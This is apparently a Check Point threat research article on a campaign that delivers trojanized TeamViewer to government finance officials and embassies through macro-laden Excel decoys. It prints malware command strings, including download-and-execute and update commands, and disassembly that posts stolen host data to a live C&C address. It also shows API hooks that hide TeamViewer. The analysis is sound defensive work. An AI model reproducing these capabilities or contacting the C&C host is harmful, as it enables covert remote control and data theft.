FINTEAM: Trojanized TeamViewer Against Government Targets

research.checkpoint.com/finteam-trojanized-teamviewer-against-government-targets/

April 22, 2019

April 22, 2019

Introduction

Recently, Check Point researchers spotted a targeted attack against officials within government finance authorities and representatives in several embassies in Europe. The attack, which starts with a malicious attachment disguised as a top secret US document, weaponizes TeamViewer, the popular remote access and desktop sharing software, to gain full control of the infected computer.

By investigating the entire infection chain and attack infrastructure, we were able to track previous operations that share many characteristics with this attack's inner workings. We also came across an online avatar of a Russian speaking hacker, who seems to be in charge of the tools developed and used in this attack.

In this article, we will discuss the infection chain, those targeted, the tools used and a possible attribution to one of the hackers behind the attack.

The Infection Chain

The infection flow starts with an XLSM document with malicious macros, which is sent to potential victims via e-mail under the subject "Military Financing Program":

Email subject: military financing program

File name: "Military Financing.xlsm"

SHA-256:
efe51c2453821310c7a34dca30540
21d0f6d453b7133c381d75e3140901efd12

Fig 1: Decoy document

The well-crafted document bears the logo of the U.S Department of State, and is marked as Top Secret. Although the attackers have worked hard to make the document appear convincing, they seem to have overlooked some Cyrillic artifacts (such as the Workbook name) that were left in the document, and could potentially reveal more information about the source of this attack.



Fig 2: The infection chain

Once the macros are enabled, two files are extracted from hex encoded cells within the XLSM document:

1. A legitimate AutoHotkeyU32.exe program.
2. AutoHotkeyU32.ahk→an AHK script which sends a POST request to the C&C server and can receive additional AHK script URLs to download and execute.

   Three different AHK scripts are awaiting on the server for the next stage:
   1. **hscreen.ahk**: Takes a screenshot of the victim's PC and uploads it to the C&C server.
   2. **hinfo.ahk**: Sends the victim's username and computer information to the C&C server.
   3. **htv.ahk**: Downloads a malicious version of TeamViewer, executes it and sends the login credentials to the C&C server.

The malicious TeamViewer DLL (TV.DLL) is loaded via the DLL side-loading technique, and is used to add more "functionality" to TeamViewer by hooking windows APIs called by the program.

Modified functionality includes:

- Hiding the interface of TeamViewer, so that the user would not know it is running.
- Saving the current TeamViewer session credentials to a text file.
- Allowing the transfer and execution of additional EXE or DLL files.



Fig 3: MoveFileW function hook: adds payload “execute” and “inject” functionality.

The following is a demonstration of how it actually works:



Fig 4: Remote payload execution demo

Victims

As described in the infection flow, one of the first uses of the AutoHotKey scripts is to upload a screenshot from the compromised PC.

The directory which those screenshots were uploaded to was left exposed, and could have been viewed by browsing to the specific URL:



Fig 5: Open directory with victims' screenshots

However, those screenshot files were deleted periodically from the server, and eventually the "open directory" view was disabled.

Until that time, we were able to ascertain some of the victims of these attacks, as most of the screenshots included identifying information.

From the targets we have observed in our own telemetry, as well as the information we have gathered from the server, we were able to compose a partial list of countries, where officials were targeted:

- Nepal
- Guyana
- Kenya
- Italy
- Liberia
- Bermuda
- Lebanon

It is hard to tell if there are geopolitical motives behind this campaign by looking solely at the list of countries it was targeting, since it was not after a specific region and the victims came from different places in the world.

Nevertheless, the observed victims list reveals a particular interest of the attacker in the public financial sector, as they all appear to be handpicked government officials from several revenue authorities.

Previous Campaigns

While all campaigns observed from this threat actor utilized a trojanized version of TeamViewer, the features of the malicious DLL have changed, and the first stage of the infection has evolved over time.

Delivery

The initial infection vector used by the threat actor also changed over time, during 2018 we have seen multiple uses of self-extracting archives instead of malicious documents with AutoHotKey, which displayed a decoy image to the user.

For example, the self-extracting archive **“Положение о прокуратуре города(приказом прокурора края)_25.12.2018.DOC.exe”** (translated into **“Regulations on the city prosecutor’s office (by order of the regional prosecutor)_25.12.2018.DOC.exe”**) displays the following image:

Fig 6: SFX archive decoy image

This image shows officials from Kazakhstan, and was taken from the website of Kazakhstan’s Ministry of Foreign Affairs. The original name of the executable and the decoy content it displays seem to suggest that it was targeting Russian speaking victims.

There were also other instances in which related campaigns were after Russian speakers, one of the weaponized Excel documents had instructions on how to enable content for the macros to run in fluent Russian:



Fig 7: Russian decoy document

SHA-256: 67d70754c13f4ae3832a5d655ff8ec2c0fb3caa3e50ac9e61ffb1557ef35d6ee

Afterwards, it would display finance-related Russian content:

Форма № 1

СВОДНЫЙ ПЕРЕЧЕНЬ

объектов государственной собственности

(принадлежащих органу: ценные бумаги (акции, облигации, векселя, паи и другие в уставном капитале хозяйственных товариществ и обществ, нематериальные активы)

(наименование органа)

на 1 января 2019 года

			Сводные данные по форме 5			**Сводные данные по форме 6**	
№ п/п	**Наименование органа**	**Ценные бумаги (акции, облигации, векселя, паи и другие)**			**Нематериальные активы**	
		кол-во эмитентов (шт)	**кол-во ценных бумаг (шт)**	**общая стоимость (сом)**	**кол-во (шт)**	**балансовая стоимость (тыс.сом)**
	2	**3**	**4**	**5**	**6**	**7**
1	Центральный аппарат органа					
2	Подведомственные структуры органа					
3	Территориальные структуры органа					
4	Иные органы, находящиеся в ведомственной подчиненности					
	Итого по всей структуре органа:					

Руководитель

(Ф.И.О. подпись)

Fig 8: Russian decoy document – after macros are enabled

Although both examples of the different delivery methods described above show an exclusive targeting of Russian speakers, the recurring financial and political themes that they use highlight the attacker's interest in the financial world once more.

The Payload

Throughout the campaigns multiple changes to the functionality of the malicious TeamViewer DLL, were introduced. Below are the feature highlights of each version:

First Variant (?-2018)

- Remote control via TeamViewer
- Send & execute file.
- Sends basic system information.
- Ability to self-delete.
- Usage of config.bin configuration file

Second Variant (2018)

- Introduced a new C&C command system.
- Partial list of the commands, can be viewed using the internal help command (which also provides multiple artifacts in Russian):

```
L"\r\n"
 "--CMD emulator:\r\n"
 "  Name: ^mkdir \"sozdayoupapku\", Example: mkdir, Info: cmd emulator.\r\n"
 "\r\n"
 "--File system:\r\n"
 "  Name: getfiles, Example: getfiles \"C:\\log.txt\" \"papka\", Info: get bot files.\r\n"
 "  Name: scantree, Example: scantree, Info: show HDD and FLESH disk.\r\n"
 "  Name: tree, Example: tree \"C:\\porno\\x y z\\\", Info: scan directory.\r\n"
 "  Name: searchfiles, Example: searchfiles \"C:\\Users\" \"*.doc\" \"1000000\", Info: search files.\r\n"
 "  Name: searchfiles_text, Example: searchfiles \"C:\\Users\" \"*.txt\" \"1000000\" \"key\", Info: search tex"
 "t.\r\n"
 "\r\n"
 "--Other commands:\r\n"
 "  Name: restart, Example: test, Info: restarting trojan.\r\n"
 "  Name: test, Example: test, Info: testing the connection.\r\n"
 "  Name: tasklist, Example: tasklist, Info: show process list.\r\n"
 "  Name: taskkill, Example: taskkill \"paint.exe\", Info: kill the process.\r\n"
 "  Name: dir, Example: dir, Info: current program work directory.\r\n"
 "  Name: update, Example: update \"http://127.0.0.1/dir/TV.dll\", Info: update bot.\r\n"
 "  Name: downexec, Example: downexec \"http://127.0.0.1/dir/run.png\", Info: download and run any file.\r\n"
 "\r\n"
 "--EXPLOITS:\r\n"
 "  Name: exploit_UAC, Example: exploit_UAC, Info:...\r\n");
```

Fig 9: Help commands found in malicious DLL

- Chrome history of banks, online shops and crypto markets – The DLL can be requested to return a list of all online services from a predefined list. (See Appendix)
- Configuration file was replaced by embedded configuration.

Third Variant – as observed in the current campaign (2019)

- Removed the command system.
- Added DLL execution feature.
- Relies on external AutoHotKey scripts for information gathering and TeamViewer credential exfiltration.

Attribution

Although in such campaigns it is usually unclear who is behind the attack, in this case we were able to locate a user who appears to be behind the aforementioned activity active in several online forums, or is at least the creator of the tools used in the attack.

By following the trail from the previous campaigns we were able to find a `CyberForum[.]ru` user that goes by the name “EvaPiks”.

In multiple instances, the user would suggest, or be advised by other users to use, some of the techniques we witnessed throughout the campaigns.

The following are translated snippets from some of the threads in the forum:



Fig 10: EvaPiks – suggested macro code

The macro code suggested by EvaPiks in the above thread was actually used in the latest attack, and some of the variable names such as “hextext” were not even changed.

In the following screenshot, we see EvaPiks suggesting a Delphi code snippet that “works great”:

Fig 11: EvaPiks – suggested PHP code

```
A1 58 E1 37 13          mov     eax, ds:VMT_1337E160_TIdMultiPartFormDataStream
E8 28 A5 FB FF          call    TIdMultiPartFormDataStream_Create
8B D8                   mov     ebx, eax
6A 00                   push    0
8B 45 FC                mov     eax, [ebp+var_4]
50                      push    eax
68 D4 46 3C 13          push    offset a00
B9 E8 46 3C 13          mov     ecx, offset aApplicationOct_1
BA 28 47 3C 13          mov     edx, offset aMyfile
8B C3                   mov     eax, ebx
E8 46 A6 FB FF          call    TIdMultiPartFormDataStream_AddObject
6A 00                   push    0
6A 00                   push    0
6A 00                   push    0
8D 45 E0                lea     eax, [ebp+hwid_arg]
E8 40 B1 FF FF          call    get_hwid
8B 4D E0                mov     ecx, [ebp+hwid_arg]
BA 44 47 3C 13          mov     edx, offset aHwid_0
8B C3                   mov     eax, ebx
E8 DD A7 FB FF          call    TIdMultiPartFormDataStream_AddFormField
8D 45 DC                lea     eax, [ebp+var_24]
50                      push    eax
8B 15 C4 AC 3D 13       mov     edx, c2_domain_address ; "http://146.0.72.180/newcpanel_gate/gate"...
8B 12                   mov     edx, [edx]
8B CB                   mov     ecx, ebx
8B C6                   mov     eax, esi
E8 A4 4A FE FF          call    TIdCustomHTTP_Post_6
```

Fig 12: Panel URL found in DLL code

In addition to the similar Delphi usage, the URL mentioned in the forum `(newpanel_gate/gate.php)` was used in one of the attacks.

Back in 2017, EvaPiks was the one seeking advice on the forum, with questions about API function call interception:



Fig 13: EvaPiks – seeking Delphi hooking advise on the forums

```
push    offset SetWindowTextW_trampoline
mov     ecx, offset SetWindowTextW_hook
mov     edx, offset aSetwindowtextw
mov     eax, offset aUser32Dll_0
call    hook_function
push    offset ShowWindow_trampoline
mov     ecx, offset ShowWindow_hook
mov     edx, offset aShowwindow
mov     eax, offset aUser32Dll_0
call    hook_function
push    offset CreateMutexA_trampoline
mov     ecx, offset CreateMutexA_hook
mov     edx, offset aCreatemutexa
mov     eax, offset aKernel32Dll_3
call    hook_function
```

Fig 14: Hooks found in DLL code

The same hooking technique of `CreateMutexA` and `SetWindowTextW` functions was utilized in the sample we have observed as well.

An additional screenshot from the forum reveals how EvaPiks is experimenting with new features, some of which were integrated into the malicious DLLs:



Fig 15: EvaPiks – development PC screenshot from the forums

Besides `CyberForum[.]ru`, we also found out that this avatar was active on an illegal Russian carding forum, strengthening the notion that their forum activity is not for “educational purposes” only:



Fig 16: EvaPiks – complaining about a fellow user on a carding forum

The Attack Infrastructure

At one point or another, all the samples observed utilized the same web hosting company: HostKey, except some of the samples from the first variant. [see appendix B for a list of URLs]

Additionally, we observed the following login panels, on the C&C servers utilized by the malicious DLLs:

